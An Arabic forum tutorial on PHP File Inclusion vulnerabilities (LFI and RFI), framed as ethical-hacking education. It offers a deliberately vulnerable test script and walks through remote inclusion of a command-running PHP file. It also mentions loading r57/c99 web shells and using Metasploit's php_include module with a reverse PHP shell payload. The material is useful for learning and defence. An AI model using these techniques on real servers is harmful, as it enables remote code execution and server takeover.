

احبتي حاولت ضغط الكتاب باكبر قدر ممكن وبالجودة الحسنه لكي يتم نشره بسهولة ، وان كان هناك أي صعوبة في مشاهدة الدراسة ، بإمكانكم زيارة موقع ساحة التطوير ومتابعة القسم الخاص بالدراسة بجودة ومرونة عالية .

<http://www.d99y.com/vb/forumdisplay.php?f=107>



[أولاً المقدمة]

اهلاً وسهلاً بكم احبتي في مقدمة ثغرة [File Inclusion] !

ثغرة [File Inclusion] تعد من اخطر الثغرات التي تهدد امن السيرفرات , وتُختصر باسم . [FI]

الكثير من المُبرمجين يحتاج الى جلب محتوى سكرت من سكرت اخر ، وعلى سبيل المثال انا عملت في سكرت دراستي السابقة لـ

[XSS]

جلب لملف [config.php] الذي يحتوي على معلومات الاتصال في القاعده ، وذكرت ان عليكم فقط فتح ملف [config.php] وتعديل بيانات الاتصال!

هل من المعقول ان اقول قم بتحرير [xss-sav.php] وكذلك [send.php] وضع بيانات الاتصال بها ، مع العلم ان السكرت هو مجرد سكرت بسيط نختبر به الثغرات ، فما بالك في السكرتات العملاقة التي تحتوي على مئات الملفات التي تحتاج الى معلومات الاتصال في القاعده!!

جلب الملفات امر مهم جداً ويسهل علينا الكثير من الامور ، طبعاً دوال جلب الملفات معروفة وهي [include] وكذلك [require] وخواصها للجلب مره واحدة [include_once + require_once] !

وهي دوال مشهورة ولايكاد يخلو سكرت من تواجدهم ، مايهم الان ان ثغرة [File Inclusion] اي جلب الملفات ، تقوم على اساس جلب الملف بشكل خاطئ من المُبرمج ، بحيث ان المُبرمج يعرف الدالة بمتغير دون ان يضع للمتغير الملفات المسموح جلبها ، ويطلب الملف من المتصفح ، وهنا خطأ كبير ، وذلك لان المُخترق قد لا يطلب الملفات التي يريد صاحب السكرت ، بل يقوم بجلب ملفات النظام او ملف الاتصال في قاعدة البيانات ، وذلك لان المُبرمج نفسه لم يعرف الدالة على الملفات المراد جلبها في المتغير ، وجعل الامر مفتوح للجميع وهنا خطأ كبير وفادح من المُبرمج ويكون ثغرة جلب الملفات [File Inclusion] مع العلم ان ثغرة [File Inclusion] البعض يطلق عليها [File Include] ولكن بالتأكيد التسمية غير صحيحة ، والتسمية المتفق عليها من قبل مكتشفي الثغرات هو جلب الملفات [File Inclusion] !

ثغرة [File Inclusion] لها نوعين وهم .

اولاً Local File Inclusion / وهو جلب الملفات من داخل السيرفر وتختصر بالشكل التالي [LFI] !

ثانياً Remote File Inclusion / وهو جلب الملفات من خارج السيرفر وتختصر بالشكل التالي [RFI] !

طبعاً جلب الملفات من خارج الخادم [RFI] اكثر خطورة وذلك لان المخترق بلا شك سيقوم بجلب ملفات خبيثة مثل [PHP Shell] وحينها سيكون السيرفر بخطر كبير وتحت تصرف المُخترق . .

بعكس جلب الملفات من داخل السيرفر [LFI] وهي تشكل خطر فعلي وقد يُرفع ملفات الشل بواسطتها ، ولكن هي خاصة بجلب الملفات من داخل السيرفر ، اي ان المخترق يملك صلاحية في استعراض ملفات السكرت والنظام المُصرحه ، وقد يقوم باستعراض ملفات خطيرة مثل ملف الاتصال في قاعدة البيانات مع العلم ان الثغرة تستعرض " اي ان ملفات الـ [PHP] تُستعرض وليس تستخرج اكوادها البرمجية " اما الملفات الاخرى تملك صلاحية القراءة نتيجة انها لا تحمل وسوم الفتح والاعلاق ولا تعتبر لغة [PHP] وطبعاً لجميع اللغات التركيبية التي يدعمها [PHP] ويمكن من تنفيذها وهناك ثغرة تقوم باستعراض الاكواد البرمجية مهما كان نوعها مستقبلاً سنتعرف عليها ان شاء الله ، وكذلك قد يقوم بقراءة ملفات خطيرة في السيرفر ، وتشكل خطر كبير في جمع المعلومات حول السيرفر وقد تستغل المعلومات المُجمعة في استخدام هجوم الدخول العنيف [Brute Force] او المساعدة في

الاختراق وكذلك قد يعرض ملفات تسجل جلسات يستفيد منها في الهجوم والتخطي ، وبذلك ندخل في متاهات لا تنتهي من تلك الثغرة الخطيرة فعلياً على السيرفرات قبل السكربت نفسه . .

طبعاً الفرق البرمجي بين النوعين ، هو انه بالاساس جميع ثغرات [File Inclusion] هي من نوع [Local + Remote] ولكن المبرمج في بعض الاوقات يضع دوال تحقق من تواجد الملف في المتغير او يحدد امتداد للملف وبذلك يمنعنا من جلب الملفات من خارج السيرفر [اقصد بالامتداد حين يكون php ولا يدعم التخطي او التجاهل بالرموز "00%" مثلاً] وفي هذه الحالة نطلق على الثغرة [Local File Inclusion] لاننا نتمكن من جلب الملفات داخل السيرفر وليس من خارجه .

ولكن جلب الملفات من خارج السيرفر [RFI] تم تعطيل هذا الاستغلال في تحديث الـ [PHP 5] ولكن نحن كمبرمجين لا نعتمد على الاصدار بقدر مانعتمد على امان السكربت نفسه ، وهذا التحديث في الحقيقة جعل ثغرات [RFI] تنقرض مؤخرأ . .

كما ذكرت سابقاً ولا زلت اذكر ان سبب تكون ثغرة جلب الملفات [File Inclusion] هو تعريفها بمتغير والمتغير نفسه لا يحدد الملفات المراد جلبها ، وبذلك يستغل المخترق المتغير الخالي من الملفات بجلب ملفات اخرى هامة في النظام والسكربت نفسه . .

ارجوا من الجميع ازالة السيرفر المحلي السابق ، وتنصيب [AppServ 2.4.9] وذلك لانه يحتوي على [PHP 4] وللتحميل [اضغط هنا] لكي نقوم باستغلال ثغرة جلب الملفات من خارج السيرفر [RFI] !

هذه الثغرة في الحقيقة ترقيعها اسهل ما يكون ، ولكن اخطاء الترقيع كثيره جداً ، ويوجد لها ساليب تخطي ، وسأحاول جمع طرق الترقيع الفاشله وطرق تخطيها ، وسنذكرها باذن الله في موضوع الترقيع . .

www.d99y.com

ساحة التطوير

[ثانياً الاكتشاف والاستغلال]

اهلاً وسهلاً بكم احبتي في درس اكتشاف الخطأ البرمجي لثغرة [File Inclusion] والاستغلال كذلك . .

تعلمنا في المقدمة ماهي اسباب تكون الثغرة ، وكذلك ماهي انواعها وماسبب تكون انواع لهذه الثغرة وكذلك مدى خطورة النوعين ، والان نقوم بالاستغلال والاكتشاف ، لكي تكون فرصة التأكد من سلامة الترقيع كبيرة نتيجة اننا نملك الاستغلال "وانا بريء امام الله من اي استخدام سيء. ."

قمت كالعادة في برمجة السكربت وفقاً للنوعين [جلب ملفات من خارج السيرفر ، جلب ملفات من داخل السيرفر] . .

www.d99y.com

ساحة التطوير

اولاً تحميل السكربت

<http://www.mediafire.com/?09f152qh49dmjum>

www.d99y.com

ساحة التطوير

كالعادة التعليق . .

```
<!-------
////////////////////////////////////
// [ NassRawI ] تم الكتابة من قبل نصراوي //
// D99Y.com فريق ساحة التطوير //
// هذا العمل مجاني وقابل للتعديل والنسخ //
// والهدف منه هو تطوير مستوى الحماية العربية //
// والحقوق محفوظة لكل عربي مسلم //
// لا ترموني دائماً من دعائكم //
// وتذكروا ان ساحة التطوير للهكر الاخلاقي //
////////////////////////////////////
----->
```

طبعا السكرت لا يحتاج الى تنصيب " لا يحتاج قاعدة بيانات " فوراً قم بنقله الى مجلد الرئيسية [www] ونقوم باستخدامه " ويجب ان انوه عليك العمل على [PHP 4] كما ذكرت في المقدمة . "

السلام عليكم ورحمة الله وبركاته .
اهلاً وسهلاً بك في سكرت اختبار ثغرات File Inclusion

قم باختيار القسم المطلوب :

طلب داخلي

Local File Inclusion

طلب خارجي

Remote File Inclusion

أحذر!
السكرت مصاب ، والهدف من طرحه عمل الاختبارات الأمنية عليه ، لذلك احذر من رفعه على استضافة خاصة ، والاكتفاء بالاختبارات الأمنية داخل السيرفر المحلي "وجب التنويه للأهمية"

 coded by NassRawI D99Y team || d99y.com


وكما نأشاهد عملت السكرت وفقاً لأنواع ثغرة [جلب] الملفات ، وهو جلب الملفات من خارج السيرفر " طلب خارجي " وجلب الملفات من داخل السيرفر " طلب داخلي . . "

الآن نقوم بالدخول الى الطلب الخارجي لكي نقوم باستغلال الثغرة اولاً..



كما تُشاهد اخي الحبيب ان الملف [remote.php] المتغير [rfi] طلب ملف [call-us.html] والامر واضح هو جلب للملف [call-us.html] داخل هذه الصفحة!

تُشاهد الملف الذي قام السكربت بجلبه داخل الصفحة بفتح الملف [call-us.html] !



كما نأشاهد هنا انا عملت جلب لهذا الملف وهو نموذج [**HTML**] للتواصل مثلاً مع صاحب السكرتير ، وجلبته داخل ملف [**remote.php**]

طبعاً جلب الملفات امر افتراضي ومعروف ولكن عندما يعتمد المُبرمج على جلب الملفات كما عملتانا هنا ، بالطلب عبر " **المتصفح** " طبعاً المتغير هو متغير خالي معرف على الدالة والمُبرمج عمل جلب من المتصفح للملف والمتغير نفسه خالي من الملفات المراد جلبها !

جيد الان نحن نقوم باختبار ثغرة من نوع [**Remote File Inclusion**] وهو جلب الملفات من خارج السيرفر كما تعلمنا في موضوع المقدمة ، الان نقوم بتجربة جلب ملف من خارج السيرفر!


طبعاً العملية سهله جداً ، وهي " **جلب** " ملف من خارج السيرفر بامتداد [**txt , zip , rar , jpg , gif , html , mp3**] حتى ولو دون امتداد المهم هو ان لا يكون الملف يعرض حين طلبه , لانه ان كان يعرض سيتم عرضه من نفس السيرفر الذي هو عليه ، ونحن نريد التنفيذ داخل السيرفر وليس بخارجه!

الان عملت سكرتير بسيط وهو .

```
<?php
2
3 echo "<pre>";
4 system (dir);
5
6 ?>
```

كما تشاهد في السكريبت عملت ملف [PHP] يحتوي على دالة [system] المعروفة لتطبيق اوامر في السيرفر وطلبت الامر [dir] وهو الخاص بعرض محتويات المجلد الذي نحن عليه ، طبعاً وسم الـ [HTML] واقصد [<pre>] هو وسم لتنسيق النتائج ، بحيث تكون نتائج الامر المطبق في السيرفر سهلة القراءة بدلاً من استعراضها من مصدر الصفحة وماشابه!

نقوم بحفظ السكريبت بامتداد [txt] طبعاً داخل مجلد [www] ونستعرضه بالشكل التالي ..




كما تُشاهد هنا ، جلبت الملف من المتغير مباشرة كما في الصورة ، وفعلاً تم تطبيق الامر في السيرفر واستعراض النتائج في السكريبت

..

طبعاً نحن في بيئة السيرفر المحلي نملك الصلاحية برفع الملفات ، اما ان كان السكريبت المختبر مثلاً لا تملك به الصلاحية بامكانك رفع الملف على مساحة خارجية تملكها وجلبه دون مشاكل كما عملنا سابقاً!

طبعاً هنا لك صلاحية اصلاً كتابة اكواد [PHP] وتنفيذها ، وهذا يعني بامكانك جلب ملفات من خارج السيرفر ووضعها داخله ، حذف ، تعديل ، والنسخ والنقل!

طبعاً المبتدئين واقصد بهم " الهكر المخرب صاحب القبة السوداء " يقوم بجلب ملف [PHP Shell] البدائية مثل r57 , c99 [والنسخ] .



وبذلك كما تُشاهد تم استعراض الشل في السيرفر ، وهذا يعني قد يهدد كثيراً امن السيرفر .

طبعاً مشروع [metasploit] يوفر لك [PHP Payloads] كثيرة لاختراق السيرفر .

ولكن يوجد استغلال جميل وبسيط في [metasploit] باسم [unix/webapp/php_incluide] وهو مخصص لنوع [RFI] [يقوم بجلب البايلود الذي تحدده انت حين استغلالها ، وبذلك يختصر علينا الوقت من تكوين وتشغيل الخ .

<http://www.youtube.com/watch?v=pXEZN1SpS1w>

كما تُشاهد في المقطع قيمت باستخدام الاستغلال وتحديد بايلود [php/reverse_php] طبعاً عليك وضع [rhost] الهوست المراد اختباره ، وكذلك تحديد رابط السكربت [PHPURI] كما عملت في المقطع عليك كذلك ازالة ملف "htaccess" اذا كنت تطبق على جهاز اخر كما عملت انا جهاز المهاجم لدي هو نظام وهمي لذلك علي ازالة "htaccess" لكي يعمل السكربت خارج الايبي المحلي ، وانا وضعت "htaccess" للحماية طبعاً من اي استهداف خارجي لجهازك .

